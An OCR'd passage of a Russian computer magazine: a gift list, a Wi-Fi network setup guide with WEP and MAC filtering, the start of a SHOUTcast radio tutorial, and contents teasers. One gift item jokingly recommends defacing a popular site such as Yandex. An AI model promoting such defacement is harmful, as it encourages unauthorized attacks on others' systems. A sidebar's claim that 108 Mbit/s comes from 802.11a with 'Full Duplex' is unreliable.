
Если тебе посчастливилось найти подругу, увлекающуюся компьютерами, ты можешь ее обрадовать годовой подпиской на журнал Хакер. Девушка, которая интересуется достижениями прогресса, оценит такой презент, да и ты не останешься в проигрыше - ведь ты сможешь читать все номера любимого журнала :).

ДЕФЕЙС САЙТА

Цена: $0
Где купить: сделать самому

Самый ценный подарок - это подарок, сделанный своими руками. Что в этом плане может предложить хакер? Конечно же, дефейснуть ради любимой какой-нибудь популярный сайт! Только представь, что будет с теткой, если она, зайдя на Яндекс увидит свою фотку и твои слова, адресованные только ей! Без сомнения - это отличный подарок от настоящего хакера. Кстати, пример дефейса ты найдешь в нашем видеоуроке на втором диске.





КОНТАКТНЫЕ ЛИНЗЫ С РИСУНКОМ

Цена: 1660 руб.
Где купить: www.ochkov.net

Все девушки любят следить за своей внешностью и выделяться из толпы. Ясен пень, что ты не сможешь подарить своей ненаглядной нужный крем или шампунь - ну не разбираемся мы в этом! Зато ты можешь порадовать подругу контактными линзами с рисунком. Только представь как она будет чувствовать, зная, что все обращают на нее внимание и поражаются!

HOWTO

ПРОТЯГИВАЕМ W-LAN

■ test_lab (test_lab@gameland.ru)

Беспроводные сети развиваются семимильными шагами - появляется множество разнообразных стандартов (несовместимых между собой), которые призваны обеспечить передачу данных по воздуху. Отсутствие проводов позволяет свободно перемещаться в пространстве, оставаясь при этом в пределах локальной сети, и не заботиться о подключении дополнительных проводов. Это-то и привлекает большинство пользователей. Ну, а сегодня мы постараемся приобщить тебя к этому, объяснив, что к чему.

ЧТО ЕСТЬ WI-FI

Wi-Fi - это стандарт беспроводной связи из семейства IEEE 802.11, а именно техническая реализация протокола 802.11b. Существует восемь спецификаций, но на текущий момент наиболее распространены две из них - это 802.11a и 802.11b, остальные же либо пока находятся в стадии разработки, либо только начинают появляться в широких массах. Вообще, IEEE 802.11, разработанный в 1997 году, описывает протоколы (основными из которых являются MAC и PHY), служащие для построения сетей W-LAN. По стандарту 802.11 существует единственный подуровень MAC, который работает с одним из трех протоколов физического уровня передачи сигнала: радиоволнами в диапазоне 2,4 ГГц с DSSS/FHSS модуляцией или инфракрасным излучением. Но скорость при таком соединении составляет всего 1 и 2 Мбит/сек, зато увеличена функциональность сети (если сравнивать с проводными LAN-сетями), из-за добавления возможностей ретрансляции и фрагментации пакетов. Для доступа к передатчику сигнала применяется принцип CSMA/CA, а сама архитектура сети представляет собой соты (каждая из которых управляется базовой станцией), причем может существовать одна или несколько ячеек. Мы же будем строить сеть, состоящую из одной соты и нескольких рабочих станций, используя точку доступа. А также постараемся соединить между собой компьютеры, используя эмуляцию AP, и попробуем более простой метод "независимой конфигурации" (так называемый AdHoc) - нечто похожее на одноранговую сеть.

ИСПОЛЬЗУЕМ AP

ОБОРУДОВАНИЕ

Список минимально необходимого оборудования для построения беспроводной сети на основе технологии 802.11b ищи на врезке, можно лишь сказать, что нужно поместить точку доступа примерно посередине между всеми компьютерами, которые должны иметь связь друг с другом. А расстояние, предусмотренное стандартом 802.11b, не позволяет передавать сигнал больше чем на 100 метров на открытом пространстве (без преград в виде железобетонных стен), а в помещении и того меньше - 30-50 метров.

ПОДКЛЮЧАЕМ

Существует два способа логического построения сети на основе имеющегося у нас оборудования - со статичными IP-адресами и с динамическими (тогда придется еще настраивать сервер DHCP, но с этим уж разбирайся сам). Поскольку наша сеть маленькая, содержит всего одну точку доступа и две рабочих станции, мы остановимся на первом варианте. Думаю, с установкой сетевых карт в корпус и драйверов под них проблем возникнуть не должно: в системе появится дополнительный девайс, позволяющий общаться радиоволнами. Перед началом работы в сети нужно настроить точку доступа, которая по своей сути является switch'ем, и правильно сконфигурировать рабочие станции. У AP имеется собственная операционка внутри, которая и осуществляет управление, контроль, шифрование и слежение за компами структуры, а настраивать все это можно либо с помощью специальной программы (установленной на "управляющем" компьютере), либо через веб-страничку, встроенную в точку доступа. Для соединения нашей маленькой радиосети с внешним миром используется мини-сервер, который одной сетевой картой подключается напрямую к точке доступа посредством витой пары (кроссовер-кабель), а другой картой - к WAN aka интернет.

НАСТРАИВАЕМ

Вообще, для настройки и управления сетевой картой можно пользоваться либо поставляемой в комплекте программой, либо положиться на стандартные средства операционной системы, благо отличаются способы только местоположением опций. Будем опираться на возможности, предоставляемые MS Windows, чтобы избежать недопонимания при использовании тобой оборудования, отличного от Gigabyte.

Мы договорились основываться на статичном распределении адресов, и поэтому сначала давай определимся с параметрами сети. Делается это через Правый Клик Мышки (в дальнейшем - ПКМ для краткости) на нужном пункте папки Сетевые подключения, а дальше Свойства, где в настройках TCP/IP указываются адреса, на которые сконфигурирована точка доступа (см. рис.1). По умолчанию у нас IP вида 192.168.1.X с маской подсети 255.255.255.0, причем циферки 192.168.1.1 уже закреплены за AP. Поскольку остальные настройки еще не определены (в частности, шифрование), можно смело включать в электрическую цепь радиосвитч и ждать, пока он загрузится (о чем известит прекращение мерцания индикатора Power на корпусе AP), после чего ждем появления радиосигнала на рабочих станциях. Может произойти так, что клиентская система подключится не к нашей, а к чужой сети (если таковые имеются поблизости, и сигнал у них мощнее), в любом случае потребуется указать нужные параметры и тип подключения (см. рис.7). Делается все опять же через ПКМ на иконке сетевого соединения, а выбрать нужно Просмотр доступных сетей, где в списке должна присутствовать и наша (см. рис.2).

Как только соединение будет установлено (см. рис.3), можно начинать




Рис.1. Установки TCP/IP для беспроводной сетевой карты, установленной на рабочей станции (Notebook 1)




Рис.2. Список обнаруженных беспроводных сетей, среди которых мы выбираем нужную



Рис.3. Ура! Сеть поймали успешно!



Рис.4. Главная страница AP с информацией об основных настройках

обустраивать центральную часть сети, а именно точку доступа. Все параметры будем указывать через сайт настроек AP, поскольку в этом случае можно не быть привязанным к месту и делать это с любого компьютера, имеющего Wi-Fi card. По-умолчанию у нашей точки доступа установлен IP-адрес 192.168.1.1, маска подсети 255.255.255.0, а шлюз 192.168.1.254. Можно, конечно, изменить эти параметры под свои конкретные требования, но мы остановимся на том, что уже задано, только немного усложним юным хацкерам-варчокерам жизнь, включив некоторые функции защиты и шифрования.




Рис.5. Настраиваем шифрование в нашей сети

При открытии WWW странички AP (адрес которой http://192.168.1.1) по умолчанию видны текущие настройки беспроводной сети, IP-протокола, и самой точки доступа. Для того чтобы никакой посторонний Вася из соседнего подъезда не смог воспользоваться твоей сетью (и закачать из интернета гигабайты материалов для недетского просмотра за твой счет), нужно включить опцию Enable WEP Security через пункт меню Security. А далее по своему усмотрению можно выбрать "секретность" сети, причем существуют разные способы, различающиеся между собой длиной ключа, самим "паролем" на доступ (один из пяти указанных), форматом представления (ASCII или HEX) и способом указания Encryption Key (либо задается вручную, либо автоматически генерируется по паролю). А при использовании конкретной AP - Gigabyte, можно задать целых четыре ключа для шифрования. Когда ты нажмешь все кнопочки Apply Changes, топай обратно к опциям Беспроводного соединения на каждом клиентском компьютере и указывай все введенные параметры (см. рис.6), а то даже "свои" не смогут воспользоваться сетью. Дальше можно определить доступ по MAC-адресам, вследствие чего исключается возможность проникновения чужих, правда, как гласит народная мудрость, против лома нет приема - существуют способы дешифровки и взлома WEP, а также спуфинга адресов. Но все же дополнительная защита никогда не помешает.

Теперь можно подключать любое возможное количество компьютеров и наслаждаться работой сети, правда, становится проблемой быстрота доступа к данным и максимальное расстояние между рабочими станциями и AP. Но ведь никто не запрещает соединять точки доступа между собой посредством локальной сети (через хаб, допустим).

ЭМУЛЯЦИЯ AP & ADHOC ОБОРУДОВАНИЕ

С тем, что нужно для соединения компьютеров без точки доступа, ты, наверное, уже определился. Стоит лишь сказать, что при построении сети с НК (независимой конфигурацией) и софт-эмуляцией точки доступа, расстояние между рабочими станциями довольно сильно уменьшается (где-то в два раза по сравнению с нормальной AP). Правда, здесь все зависит от конкретной Wi-Fi платы и мощности ее излучателя, но можно подключить и внешнюю антенну, если есть соответствующий разъем. Кроме сетевых карт, дополнительного оборудования тебе не потребуется. Поэтому такой способ самый простой, быстрый и нетребовательный к денежным вливаниям.




Рис.6. Включаем шифрование в свойствах сетевой карты




Рис.7. Выбор типа подключения к беспроводным сетям

СОКРАЩЕНИЯ:

Wi-Fi - Wireless Fidelity - беспроводная передача

W-LAN – Wireless Local Area Network – беспроводная локальная сеть

IEEE - Institute of Electrical and Electronics Engineers - Институт инженеров по электротехнике и электронике

MAC - Medium Accsess Control – управление доступом к среде

PHY – Physical Layer - физическая среда (в технологии Wi-Fi используются радиоволны и инфракрасное излучение)

CSMA/CA - Carrier Sense Multiple Access with Collision Avoidance - множественный доступ с обнаружением несущей и предотвращением коллизий

AP – Access Point – точка доступа

DSSS - Direct Sequencing Spread-Spectrum - расширение спектра радиосигнала по принципу прямой последовательности

FHSS – Frequency-Hopping Spread-Spectrum - расширение спектра радиосигнала путем скачкообразной перестройки частоты

WEP - Wired Equivalent Privacy – часть сетевого радиостандарта, обеспечивающая шифрование передаваемых данных

ЧТО МОЖНО ПОЧИТАТЬ:

- **www.wireless.ru/wireless/** - портал, посвященный беспроводным сетям
- **www.nwc.com/core/core3.jhtml** - мобильные беспроводные технологии
- **www.bnti.ru/dbtexts/ipks/Relis/Art62/art62.htm** - техническое описание функционирования беспроводных сетей
- **www.wi-lan.com** – сайт о беспроводных коммуникациях
- **http://standards.ieee.org** – официальная страничка стандартов IEEE
- **http://web.tiscalinet.it/bertolinux** - Wireless HowTo под линукс (на английском)




Рис.8. Создаем соединение компьютеров без использования точки доступа

НАСТРАИВАЕМ

С подключением ты должен был разобраться чуть выше, тут нужно проделать все те же самые шаги, только не требуется отдельно настраивать точку доступа, однако определиться с адресным пространством сети все же придется. Последовательность действий аналогична - указывай на каждой рабочей станции свой IP (допустим, серия адресов 10.0.0.X с маской 255.255.255.0). Дальше есть два пути, выбирай наиболее подходящий для себя - можно сделать "софт" точку доступа (при наличии поддержки этой функцией драйвером карточки), выделив один компьютер, который и станет тем самым мини-сервером, или сделать AdHoc конфигурацию.

В первом случае есть существенные ограничения:

❶. По операционной системе - большинство встретившегося нам оборудования работает только из-под Windows XP/2000.

❷. По максимальному количеству клиентов "софтовой" AP - обычно в пределах 30.

❸. По расстоянию - все же передатчики, встроенные в "бытовые" Wi-Fi карты, слабоваты, и добиться огромных расстояний между соседними компами не получится.

❹. Постоянно должен быть включен софт-эмулятор базовой станции.

Настройка же абсолютно прозрачна, тебе, пожалуй, не составит труда открыть программу, поставляемую на диске с сетевым устройством, и во вкладке Configuration, в поле Network Mode выбрать нужный тип сети (для софт-AP). Да и выборто невелик - присутствуют всего несколько пунктов, точка доступа, софт-эмуляция и AdHoc.

Если же ты выбрал второе, то проблем не должно быть вообще, создавай соединение Comp-comp в свойствах Беспроводного сетевого соединения, вкладка Беспроводные сети. Для активации кнопочки Добавить нужно отметить птицей квадратик в самом верху - Использовать для конфигурации беспроводной сети.

В общем, просматривается аналогия с сетевыми компьютерными играми - можно играть с использованием выделенного (dedicated) сервера или создавать сервер на "играбельной" машине.

WI-FI ИЛИ НЕ WI-FI

В итоге можно сказать, что радиосеть будет отличным решением, если критично время, за которое нужно обеспечить связь между компьютерами, находящимися недалеко друг от друга. Но на текущий момент, к сожалению, архитектура, описанная в IEEE, не позволяет обеспечить свободный переход из зоны действия одной станции AP в зону другой (то есть отсутствует как таковой роуминг). К тому же единых стандартов на построение беспроводных сетей не существует, поэтому не факт, что при желании проапгрейдиться до, скажем, 100 Мбит это получится безболезненно - возможно, потребуется полностью сменить оборудование как на клиентских, так и на серверных машинах...

А тем временем инженеры не дремлют и активно работают над следующими спецификациями, которые позволят подключаться большему количеству пользователей к одной станции на более высокой скорости.

Но известно одно - за беспроводными технологиями связи будущее, ведь это так удобно - не быть привязанным к определенному месту. А появление сотовых телефонов, GPS, сетей 3G, BlueTooth и собственно Wi-Fi - лишнее тому подтверждение.

ТЕСТОВЫЙ СТЕНД

СЕТЕВОЕ ОБОРУДОВАНИЕ:

- Точка доступа: Gigabyte Wireless Access Point GN-A16B
- Сетевая карта1: Gigabyte GN-WMAG IEEE 802.11b/g Dual Mode Wireless LAN Card 100 Mbit
- Сетевая карта2: Gigabyte GN-WMAG IEEE 802.11b Wireless LAN Card 11 Mbit

Как получить 108 Мбит/сек

Естественно, всегда хочется большей скорости, и такая возможность существует. К сожалению, имеющаяся в нашем распоряжении точка доступа работает только по стандарту 802.11b, который предполагает максимальную скорость передачи данных 11 Мбит/сек. Для того чтобы скорость сети составила 108 Мбит, нужно, во-первых, оборудование, поддерживающее стандарт 802.11a (как сетевые карты, так и точка доступа), а во-вторых, включить режим Full Duplex в настройках сети. И тогда пропускная способность сети как раз и составит 108 Мбит.


УПРАВЛЯЮЩИЙ КОМПЬЮТЕР-МИНИ-СЕРВЕР С ВЫХОДОМ В WAN:

- Процессор: AMD Athlon XP 1800+
- Память: 256 Мб DDR PC2700
- LAN 1/2: Realtek RTL8029(AS)-based Ethernet Adapter (Generic) 10 Mbit
- ОС: Microsoft Windows XP Professional Corporate Edition SP1 (build 2600.xpsp1.020828-1920)

РАБОЧИЕ СТАНЦИИ

- WS1: Rover NoteBook IntelP4 1.4 GHz
- ОС: Microsoft Windows XP Home Edition SP1 (build 2600)
- Сетевая карта 1

- WS1: Rover NoteBook IntelP4 1.2 GHz
- ОС: Microsoft Windows 98
- Сетевая карта 2



Что нужно для создания Wi-Fi сети:

1. Точка доступа (для сети с независимой конфигурацией не требуется).
2. Wireless LAN-карта стандарта IEEE 802.11b для каждого клиентского компьютера (при любом построении сети).
3. Управляющий компьютер-мини-сервер с выходом в WAN (если предполагается работа с интернетом)

По статистике, 98% беспроводных сетей абсолютно не защищены от подключения "лишних" пользователей, хотя на самом деле по умолчанию в большинстве устройств включены методы шифрования и аутентификации.

Для защиты сетей W-LAN существует метод, называемый WEP (также описанный в IEEE 802.11), который обеспечивает средства аутентификации и шифрования данных, для предотвращения несанкционированного доступа и перехвата информации.

Если предполагается использовать довольно большое число компьютеров в сети, то обоснованным будет построить инфраструктуру, то есть, говоря понятным языком - использовать точку доступа. В этом случае связь будет более надежной, быстрой, и площадь покрытия сети окажется гораздо больше. К тому же не придется иметь постоянно включенный компьютер.

Стандарт 802.11b предусматривает максимальную скорость передачи данных 11 Мбит/сек, что близко к обычной LAN. Причем это значение достигается только при малом расстоянии между точкой доступа и принимающей антенной или близком расположении компьютеров в случае с независимой конфигурацией. А так как при максимальной скорости радиус действия сигнала меньше (это также является особенностью стандарта), чем при более низких скоростях, то разработан механизм автопонижения быстроты передачи данных при ухудшении качества поступающего сигнала.



Дмитриев Ярослав aka Clane (clane@real.xakep.ru)

СВОЕ СЕТЕВОЕ РАДИО

Каждый человек, мало-мальски знакомый с Сетью, знает, что в ней возможно все. Там можно быть кем хочешь. И делать то, что тебе нравится. Никто ничего запрещает. Правда, каждый использует эту свободу по-своему. Кто-то работает и учится, кто-то крутит в чатах виртуальную любовь. Кто-то взламывает сайты, кто-то рассылает спам. Ну а я, потакая собственным меломанским наклонностям, воспользовался предоставленной свободой для того, чтобы осуществить свою давнюю мечту. Я стал радио-диджеем!

КРАТКОЕ РУКОВОДСТВО ДЛЯ ПРОДВИНУТЫХ МЕЛОМАНОВ

РАЗВЕЕМ МИФЫ...

Почти все юзеры почему-то уверены в том, что запуск своего сетевого радио требует немалых финансовых вложений. На самом деле это не совсем верно. Куча денег тебе понадобится только в том случае, если ты мечтаешь о серьезной раскрутке и широкой аудитории, состоящей из нескольких тысяч радиослушателей. Если же ты согласен ограничиться вещанием на небольшой круг друзей и знакомых, то запуск своего "радио-с-танцами" не будет стоить тебе ни копейки. Почему? Ну, во-первых, потому что никакого специального оборудования тебе не потребуется. Во-вторых, специализированный, а потому жутко дорогой софт также не нужен. Если подумать, то для запуска сетевого радио тебе жизненно необходимы всего-навсего две вещи: персональный компьютер и... вот эта статья в твоем любимом журнале :).


А ЧТО У НАС С ТРАФИКОМ?

Чтобы ответить на этот вопрос, нам потребуется знание математики за третий класс начальной школы. Но я уверен, что мы справимся. Итак, давай считать. К примеру, ты собираешься вещать с битрейтом 24 Кбит в секунду. Для обеспечения прогрессивной музыкой десяти пользователей тебе понадобится передавать 24*10 = 240 Кбит в секунду. Вывод: для полноценного радиовещания нужен широкий канал доступа в Сеть. Увы, такова объективная реальность. По модему на 56 Кбит/с ты сможешь вещать только для пары друзей, причем главным номером твоей программы сразу станет песня "Опять дисконнект". Другое дело, если ты запускаешь радио у себя в локальной сети. Тогда насчет огромного трафика можно не париться и сразу готовить машину к установке софта, необходимого начинающему диджею.

СОФТВЕРНЫЙ НАБОР


К счастью, с программным обеспечением у тебя проблем не будет. Об этом позаботилась всемирно известная компания NullSoft (знакомая тебе по плееру WinAMP), которая специально для этого дела выпустила в свет набор программ для потокового вещания. С помощью этого набора можно замутить радиостанцию как в локальной сети, так и в глобальной. Разницы никакой.

Однако, как говорят французы, давай-ка ближе к телу. Для организации сетевого фурора тебе понадобятся: SHOUTcast Server и SHOUTcast DSP Plug-in for WinAMP 2.x. Кроме того, присутствие самого WinAMP'а версии 2.x или новомодного 5.x строго обязательно (Внимание! Третий WinAMP этот плагин почему-то не любит). Стоит отметить, что программы имеют малый размер (263 Кб и 224 Кб соответственно) и совершенно бесплатны. SHOUTcast Server необходим для передачи данных в массы, т.е. твоим слушателям. SHOUTcast DSP Plug-in играет роль виртуального моста между плеером и сервером.



Официальная пага. Welcome =)

Хижина двух вышеперечисленных инструментов расположилась на www.shoutcast.com. Что примечательно: разработчики не забыли о людях, которые не держат окошки у себя



СТР.28

RAID-МАССИВЫ...


... в теории и на практике. Строим свои "малобюджетные" рейд-массивы, смотрим, сравниваем.



СТР.34

ДОВЕРЯЙ, НО ПРОВЕРЯЙ!


Выбираем лучший софт для тестирования прокси-листов. Заодно вспоминаем классификацию прокси-серверов.



СТР.38

СУРДОПЕРЕВОДЧИК ДЛЯ МЫШИ

Обучаем компьютер языку жестов с помощью программ, следящих за движениями мышиного курсора.



КАК ЗАВЛЕЧЬ СЛУШАТЕЛЕЙ

Раскрутка сетевого радио ничем не отличается от раскрутки сетевого ресурса. Но если для ресурса в первую очередь важны дизайн и контент, то радио характеризуется музыкой, которая звучит в радиоэфире. Учитывая народную мудрость, которая скептически оценивает результаты погони сразу за двумя зайцами, стоит подумать о том, чтобы крутить на новой станции музыку определенного стиля, а не "всего понемножку".

на харде. Поэтому, кроме виндовой версии обеих тулз, на сайте также выложены версии для Linux, FreeBSD и MacOS. Я тестировал софт в операционной системе Windows XP. Багов в работе программ не замечено, за что ребятам из NullSoft мой низкий поклон.

ПОШЛО-ПОЕХАЛО!


Скачав и установив софт, нужно плавно переходить к настройке. И первым под нож пойдет SHOUTcast Server. Для начала вспомни, куда ты приказал его установить (папка по дефолту: C:\Program Files\SHOUTcast). Вспомнил? Тогда найди файл sc_serv.ini и открой его любым текстовым редактором. В этом файле можно настроить множество параметров, но мы подробно рассмотрим только жизненно важные.

MaxUser= – здесь можно задать максимальное количество слушателей. Цифра зависит от ширины твоего канала.

Password= – сервер допускает удаленное администрирование, причем отключить эту фишку нельзя, поэтому здесь можно и нужно задать пароль. При этом учти, брутфорсеры не спят!

Port Base= – указывай порт своего компа, через который будет вестись вещание. Порт по умолчанию – 8000. Лучше всего это значение и не менять.

Так, с настройками сервера разобрались. Лихо мы, да? Переходим к настройке плагина. Он у тебя уже установлен? Тогда запускай WinAMP и нажми ctrl+p (или Options – Preferences). Ищи в списке пункт Plugins – DSP/Effect и выбирай справа Nullsoft SHOUTcast Source DSP. На экран выскочит окошко с четырьмя вкладками.



Изучаем настройки плагина

Первую закладку (Main) трогать не нужно. А вот на закладке Output будь внимателен! При нажатой кнопке Connection у тебя должны быть доступны следующие параметры для настройки:

Connect at Startup – если эта опция активна, плагин будет автоматически связываться с сервером при запуске. Рекомендую активировать эту фишку.

